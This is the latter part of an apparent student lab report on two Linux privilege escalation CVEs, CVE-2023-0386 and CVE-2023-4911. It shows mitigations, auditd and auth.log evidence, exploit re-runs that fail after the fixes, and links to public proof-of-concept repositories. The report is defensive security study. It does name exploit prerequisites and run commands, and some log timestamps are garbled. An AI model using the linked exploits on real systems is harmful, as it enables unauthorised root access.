- **Restriction of Unprivileged User Namespaces**

  As part of the mitigation strategy, the creation of unprivileged user namespaces was disabled by setting the `kernel.unprivileged_userns_clone` parameter to `0`. This control prevents unprivileged users from creating new user namespaces, which are a critical prerequisite for exploiting the OverlayFS ownership vulnerability.

  By disabling unprivileged namespace creation, the exploit is unable to establish the required user and mount namespace environment needed to perform privileged filesystem operations. As a result, the exploitation path for the vulnerability is effectively blocked, even when the vulnerable kernel version remains present.




```
hala@hala-virtual-machine:~$ sudo sysctl -w kernel.unprivileged_userns_clone=0
kernel.unprivileged_userns_clone = 0
hala@hala-virtual-machine:~$ 
```

Figure 14: Disabling unprivileged user namespace creation.

- **Kernel Information Exposure Restriction**

  As an additional hardening measure, kernel pointer exposure was restricted by setting the `kernel.kptr_restrict` parameter to a strict value. This configuration limits the visibility of kernel memory addresses to privileged users only, reducing the amount of sensitive information available to unprivileged processes.

  Restricting access to kernel pointers helps mitigate exploitation techniques that rely on information disclosure to bypass kernel protections or improve exploit reliability. While this control does not directly patch the vulnerability, it increases the difficulty of successful exploitation and strengthens overall kernel security.




```
###################################################################
# Magic system request Key
# 0=disable, 1=enable all, >1 bitmask of sysrq functions
# See https://www.kernel.org/doc/html/latest/admin-guide/sysrq.html
# for what other values do
#kernel.sysrq=438

kernel.kptr_restrict=2
```

Figure 15: Kernel pointer exposure restriction enabled.

- **Mount Binary Permission Hardening**

  As part of the mitigation strategy, ownership and permissions of the `/bin/mount` binary were restricted to limit its usage to privileged users. By setting the owner to `root` and restricting execution permissions, unprivileged users are prevented from invoking mount operations that could be abused during exploitation.

  This measure reduces the attack surface by limiting access to filesystem mounting capabilities, which are a key prerequisite for exploiting OverlayFS-related vulnerabilities.



```
hala@hala-virtual-machine:~$ sudo chown root:sudo /bin/mount && sudo chmod 750 /bin/mount
```

Figure 16: Restricting access to the mount binary.


6. Audit and Monitoring Perspective

This section demonstrates how system auditing and logging were used to validate both successful exploitation attempts and the effectiveness of applied mitigation measures. The Linux auditing framework (auditd) was leveraged to monitor privileged operations, SUID binary execution, and kernel-level actions relevant to the analyzed vulnerabilities.

6.1 Logging Proof of Successful Exploitation

System auditing was used to validate successful exploitation beyond terminal output. Audit logs captured abnormal privilege-related activity, including operations on root-owned files with elevated permissions initiated from an unprivileged user context.

These records show system binaries interacting with privileged objects within the exploit environment, indicating that the exploit reached privileged execution paths and altered system state in a manner consistent with local privilege escalation.




```
----
type=UNKNOWN[1420] msg=audit(`+:'SV.628:320) : subj_apparmor=unconfined
type=PROCTITLE msg=audit(`+:'SV.628:320) : proctitle=rm -rf ovlcap/
type=PATH msg=audit(`+:'SV.628:320) : item=1 name=file inode=425094 dev=08:03 mode=file suid,777 ouid=root ogid=root rdev=00:00 obj=? nametype=DELETE cap_fp=none cap
_fi=none cap_fe=0 cap_fver=0 cap_frootid=0
type=UNKNOWN[1421] msg=audit(`+:'SV.628:320) :

type=PATH msg=audit(`+:'SV.628:320) : item=0 name=/home/hala/Downloads/CVE-2023-0386-main inode=425051 dev=08:03 mode=dir,775 ouid=hala ogid=hala rdev=00:00 obj=? na
metype=PARENT cap_fp=none cap_fi=none cap_fe=0 cap_fver=0 cap_frootid=0
type=UNKNOWN[1421] msg=audit(`+:'SV.628:320) :

type=CWD msg=audit(`+:'SV.628:320) : cwd=/home/hala/Downloads/CVE-2023-0386-main
type=SYSCALL msg=audit(`+:'SV.628:320) : arch=x86_64 syscall=unlinkat success=yes exit=0 a0=0x5 a1=0x5608f4335db8 a2=0x0 a3=0x78 items=2 ppid=2877 pid=2885 auid=hala
 uid=hala gid=hala euid=hala suid=hala fsuid=hala egid=hala sgid=hala fsgid=hala tty=pts3 ses=3 comm=rm exe=/usr/bin/rm subj=? key=exploit_watch
----
```

Figure 17: Active auditd rules monitoring exploit activity and privilege escalation attempts.

Audit logs confirm the successful creation and execution of a root-owned SUID binary generated via OverlayFS namespace abuse, proving that CVE-2023-0386 exploitation succeeded prior to mitigation.

The authentication logs provide supporting evidence of successful exploitation of the Looney Tunables vulnerability. The entries show root-level sessions being opened from an unprivileged user context (uid=1000) and the execution of privileged commands as root. These events occurred during the exploitation timeframe and confirm that elevated privileges were obtained on the system.




```
root@Victim:/home/hala/Downloads/CVE-2023-4911-main# tail /var/log/auth.log
Jan  5 16:28:23 Victim sudo: pam_unix(sudo:session): session closed for user root
        16:28:34 Victim sudo:     hala : TTY=pts/0 ; PWD=/home/hala ; USER=root ; COMMAND=/usr/bin/apt install auditd audispd-plugins
        16:28:34 Victim sudo: pam_unix(sudo:session): session opened for user root(uid=0) by (uid=1000)
Jan  5 16:28:34 Victim sudo: pam_unix(sudo:session): session closed for user root
Jan  5 16:30:01 Victim CRON[16943]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
Jan  5 16:30:01 Victim CRON[16943]: pam_unix(cron:session): session closed for user root
Jan  5 16:30:05 Victim sudo:     hala : TTY=pts/0 ; PWD=/home/hala ; USER=root ; COMMAND=/usr/bin/apt install libc6-dbg=2.35-0ubuntu3.3 libc6-dev=2.35-0ubuntu3.3
Jan  5 16:30:05 Victim sudo: pam_unix(sudo:session): session opened for user root(uid=0) by (uid=1000)
Jan  5 16:30:05 Victim sudo: pam_unix(sudo:session): session closed for user root
Jan  5 16:31:40 Victim sudo: pam_unix(sudo:session): session closed for user root
root@Victim:/home/hala/Downloads/CVE-2023-4911-main# 
```

Figure 18: Root authentication events during Looney Tunables exploitation.

6.2 Logging Proof of Successful Mitigation

The audit logs confirm that the applied mitigation effectively blocked the exploitation attempt. The records show a failed unshare system call initiated by the exploit process, returning an EPERM (Operation not permitted) error. This indicates that the creation of new user and mount namespaces was denied.


Since unprivileged namespace creation is a required prerequisite for exploiting the vulnerability, the denial of this operation confirms that the mitigation successfully disrupted the exploit chain. The audit entries provide system-level evidence that the exploit could no longer reach the vulnerable kernel code path.



```
hala@hala-virtual-machine:~$ sudo ausearch -k exploit_denied -i
----
type=UNKNOWN[1420] msg=audit( v◆◆◆U.390:461) : subj_apparmor=unconfined
type=PROCTITLE msg=audit( v◆◆◆U.390:461) : proctitle=auditctl -a always,exit -F arch b64 -S unshare -k exploit_denied
type=SOCKADDR msg=audit( v◆◆◆U.390:461) : saddr={ saddr_fam=netlink nlnk-fam=16 nlnk-pid=0 }
type=SYSCALL msg=audit( v◆◆◆U.390:461) : arch=x86_64 syscall=sendto success=yes exit=1072 a0=0x4 a1=0x7fffc3dcd6e0 a2=0x430 a3=0x0 items=0 ppid=3202 pid=3203 auid=ha
la uid=root gid=root euid=root suid=root fsuid=root egid=root sgid=root fsgid=root tty=pts2 ses=3 comm=auditctl exe=/usr/sbin/auditctl subj=? key=(null)
type=CONFIG_CHANGE msg=audit( v◆◆◆U.390:461) : auid=hala ses=3 subj=? op=add_rule key=exploit_denied list=exit res=yes
----
type=UNKNOWN[1420] msg=audit( Y◆◆◆U.338:470) : subj_apparmor=unconfined
type=PROCTITLE msg=audit( Y◆◆◆U.338:470) : proctitle=./exp
type=SYSCALL msg=audit( Y◆◆◆U.338:470) : arch=x86_64 syscall=unshare success=no exit=EPERM(Operation not permitted) a0=CLONE_NEWNS|CLONE_NEWUSER a1=0x564e21c962a0 a2
=0x0 a3=0x0 items=0 ppid=3205 pid=3206 auid=hala uid=hala gid=hala euid=hala suid=hala fsuid=hala egid=hala sgid=hala fsgid=hala tty=pts1 ses=3 comm=exp exe=/home/ha
la/Downloads/CVE-2023-0386-main/exp subj=? key=exploit_denied
hala@hala-virtual-machine:~$
```

Figure 19: Audit log showing denied namespace creation (unshare) after mitigation was applied.

Authentication logs show that the PAM environment module actively removed dangerous environment variables such as GLIBC_TUNABLES, LD_PRELOAD, and LD_LIBRARY_PATH during privileged session initialization. This confirms that environment sanitization controls were enforced at runtime, preventing untrusted variables from influencing privileged execution. These logs provide system-level evidence that the exploitation vector used by the Looney Tunables vulnerability was successfully mitigated.




```
hala@Victim:~$ sudo tail -n 20 /var/log/auth.log
Jan 12 22:56:14 Victim sudo: pam_env(sudo:session): pam_putenv: delete non-existent entry; LD_LIBRARY_PATH
Jan 12 22:56:14 Victim sudo: pam_env(sudo:session): pam_putenv: delete non-existent entry; LD_PRELOAD
Jan 12 22:56:14 Victim sudo: pam_env(sudo:session): pam_putenv: delete non-existent entry; LD_LIBRARY_PATH
Jan 12 22:56:14 Victim sudo: pam_unix(sudo:session): session opened for user root(uid=0) by (uid=1000)
Jan 12 22:56:14 Victim sudo: pam_unix(sudo:session): session closed for user root
Jan 12 23:03:25 Victim sudo:     hala : TTY=pts/0 ; PWD=/home/hala ; USER=root ; COMMAND=/usr/bin/tail -n 20 /var/log/log.auth
Jan 12 23:03:25 Victim sudo: pam_env(sudo:session): pam_putenv: delete non-existent entry; GLIBC_TUNABLES
Jan 12 23:03:25 Victim sudo: pam_env(sudo:session): pam_putenv: delete non-existent entry; LD_PRELOAD
Jan 12 23:03:25 Victim sudo: pam_env(sudo:session): pam_putenv: delete non-existent entry; LD_LIBRARY_PATH
Jan 12 23:03:25 Victim sudo: pam_env(sudo:session): pam_putenv: delete non-existent entry; LD_PRELOAD
Jan 12 23:03:25 Victim sudo: pam_env(sudo:session): pam_putenv: delete non-existent entry; LD_LIBRARY_PATH
Jan 12 23:03:25 Victim sudo: pam_unix(sudo:session): session opened for user root(uid=0) by (uid=1000)
Jan 12 23:03:25 Victim sudo: pam_unix(sudo:session): session closed for user root
Jan 12 23:04:34 Victim sudo:     hala : TTY=pts/0 ; PWD=/home/hala ; USER=root ; COMMAND=/usr/bin/tail -n 20 /var/log/auth.log
Jan 12 23:04:34 Victim sudo: pam_env(sudo:session): pam_putenv: delete non-existent entry; GLIBC_TUNABLES
Jan 12 23:04:34 Victim sudo: pam_env(sudo:session): pam_putenv: delete non-existent entry; LD_PRELOAD
Jan 12 23:04:34 Victim sudo: pam_env(sudo:session): pam_putenv: delete non-existent entry; LD_LIBRARY_PATH
Jan 12 23:04:34 Victim sudo: pam_env(sudo:session): pam_putenv: delete non-existent entry; LD_PRELOAD
Jan 12 23:04:34 Victim sudo: pam_env(sudo:session): pam_putenv: delete non-existent entry; LD_LIBRARY_PATH
Jan 12 23:04:34 Victim sudo: pam_unix(sudo:session): session opened for user root(uid=0) by (uid=1000)
```

7. Verification of the Fix

7.1 CVE-2023-0386

After applying the mitigation, the exploit was executed again to validate its effectiveness. The execution fails at the namespace creation stage, returning an Operation not permitted error during the unshare call. This confirms that unprivileged user namespace creation is successfully blocked, preventing the exploit from establishing the required execution environment. As a result, the exploit chain is disrupted and privilege escalation is no longer possible.




```
hala@hala-virtual-machine:~/Downloads/CVE-2023-0386-main$ ./exp
uid:1000 gid:1000
exp: unshare: Operation not permitted
```

Figure 20: Exploit execution failing at namespace creation after mitigation.

7.2 CVE-2023-4911

After applying the mitigation, the exploit was re-executed for validation. The su binary executed normally and displayed its help message, with no crash or privilege escalation observed. This confirms that the GLIBC_TUNABLES exploitation path was successfully blocked and the Looney Tunables vulnerability was effectively mitigated.



```
hala@Victim:~/Downloads/CVE-2023-4911-main$ python3 gen_libc.py
[*] '/lib/x86_64-linux-gnu/libc.so.6'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      Canary found
    NX:         NX enabled
    PIE:        PIE enabled
    SHSTK:      Enabled
    IBT:        Enabled
hala@Victim:~/Downloads/CVE-2023-4911-main$ gcc -o exp exp.c
hala@Victim:~/Downloads/CVE-2023-4911-main$ ./exp

Usage:
 su [options] [-] [<user> [<argument>...]]

Change the effective user ID and group ID to that of <user>.
A mere - implies -l.  If <user> is not given, root is assumed.

Options:
 -m, -p, --preserve-environment      do not reset environment variables
 -w, --whitelist-environment <list>  don't reset specified variables

 -g, --group <group>             specify the primary group
 -G, --supp-group <group>        specify a supplemental group

 -, -l, --login                  make the shell a login shell
 -c, --command <command>         pass a single command to the shell with -c
 --session-command <command>     pass a single command to the shell with -c
                                   and do not create a new session
 -f, --fast                      pass -f to the shell (for csh or tcsh)
 -s, --shell <shell>             run <shell> if /etc/shells allows it
 -P, --pty                       create a new pseudo-terminal

 -h, --help                      display this help
 -V, --version                   display version

For more details see su(1).
```

8. Comparative Analysis Table of the Analyzed CVEs

The following table provides a comparative overview of the two analyzed vulnerabilities,

Aspect	CVE-2023-4911 (Looney Tunables)	CVE-2023-0386 (Linux Kernel Improper Ownership Management)
Vulnerability Type	Local Privilege Escalation	Local Privilege Escalation
Severity	High (CVSS: 7.8)	High (CVSS: 7.8)
Affected Component	GNU C Library (glibc)	Linux Kernel (OverlayFS subsystem)
Attack Vector	Environment variable manipulation during privileged execution	Abuse of unprivileged namespaces and OverlayFS
Exploitation Method	Crafted GLIBC_TUNABLES environment variable influencing dynamic loader behavior	Improper ownership handling during overlay filesystem operations
Required Privileges	Local unprivileged user	Local unprivileged user
Primary Mitigation Strategy	Environment variable sanitization, SUID hardening, AppArmor confinement	Disabling unprivileged user namespaces, mount restriction, kernel hardening
Mitigation Without Upgrading	Yes	Yes
Verification of Mitigation	Normal execution of su without crash or escalation	Exploit failure due to denied unshare operation

9. Conclusion

This project was my first experience recreating real-world CVEs in a controlled environment. It enhanced my understanding of privilege escalation, mitigation techniques, and defensive security practices.

10. Resources

- **National Vulnerability Database (NVD)**

    - CVE-2023-0386 Detail: https://nvd.nist.gov/vuln/detail/CVE-2023-0386
    - CVE-2023-4911 Detail: https://nvd.nist.gov/vuln/detail/CVE-2023-4911

- **Public Proof-of-Concept Repositories**
    - CVE-2023-0386 PoC: https://github.com/puckiestyle/CVE-2023-0386
    - CVE-2023-4911 PoC: https://github.com/leesh3288/CVE-2023-4911

- **Linux Manual: Namespaces**
  https://man7.org/linux/man-pages/man7/namespaces.7.html

- **Educational and Training Resources**
  TryHackMe – Looney Tunables room: https://tryhackme.com/room/looneytunes